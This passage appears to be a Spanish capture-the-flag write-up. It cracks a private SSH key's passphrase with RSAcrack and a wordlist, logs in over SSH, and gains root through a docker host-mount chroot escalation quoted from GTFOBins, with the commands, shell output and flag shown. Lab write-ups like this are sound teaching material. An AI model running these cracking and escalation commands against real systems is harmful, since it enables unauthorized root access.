14  Main
15  McFly
16  Biff
17  Footer
18  Twitter
19  Facebook
20  Instagram
```


```
❯ RSAcrack

-=========================-

[i] Usage: RSAcrack -w <WORDLIST> -k <KEY>
```

https://github.com/d4t4s3c/RSAcrack


```
RSAcrack -w docswords.txt -k marty
```



Nos conectamos a traves del protocolo **ssh** utilizando la clave ssh privada e introduciendo el **passphrase**.



Primer flag.



Realizamos una busqueda de archivos con permiso **SUID** con **find**.

Binary	Functions
docker	Shell | File write | File read | SUID | Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.

```
sudo install -m =xs $(which docker) .

./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

https://gtfobins.github.io/gtfobins/docker/

Comando desglosado:

. `docker run`: Este comando se utiliza para ejecutar un contenedor Docker.
. `-v /:/mnt`: Este es el argumento de montaje de volumen. Aquí, `/` (la raíz del sistema de archivos del host) se monta en `/mnt` dentro del contenedor. Esto significa que todo el sistema de archivos del host estará disponible dentro del contenedor en el directorio `/mnt`.
. `--rm`: Este argumento indica a Docker que elimine el contenedor automáticamente después de que el comando se complete o el contenedor se detenga.
. `-it`: Este argumento indica a Docker que el contenedor debe ejecutarse de forma interactiva y que se deben asignar los flujos de entrada/salida al terminal.
. `alpine`: Es el nombre de la imagen del contenedor que se utilizará. En este caso, `alpine` es una imagen de contenedor ligera y popular basada en Alpine Linux.
. `chroot /mnt sh`: Este es el comando que se ejecutará dentro del contenedor. `chroot` es un comando de Unix/Linux que cambia el directorio raíz del proceso actual a otro directorio especificado. En este caso, estamos cambiando el directorio raíz del proceso al directorio `/mnt`, que es el directorio donde se ha montado el sistema de archivos del host. Luego, se ejecuta el shell `sh` dentro de este nuevo entorno de directorio raíz.

```
marty.mcfly@future:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
4abcf2066143: Pull complete
Digest: sha256:c5b1261d6d3e43071626931fc004f70149baeba2c8ec672bd4f27761f8e1ad6b
Status: Downloaded newer image for alpine:latest
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
#
```

```
root@b742f9814631:/# cd /root/
root@b742f9814631:~# ls
root.txt
root@b742f9814631:~# cat root.txt
69c965c53f43ec68d503247796604b3d
```

Y finalmente conseguimos leer la flag del usuario root.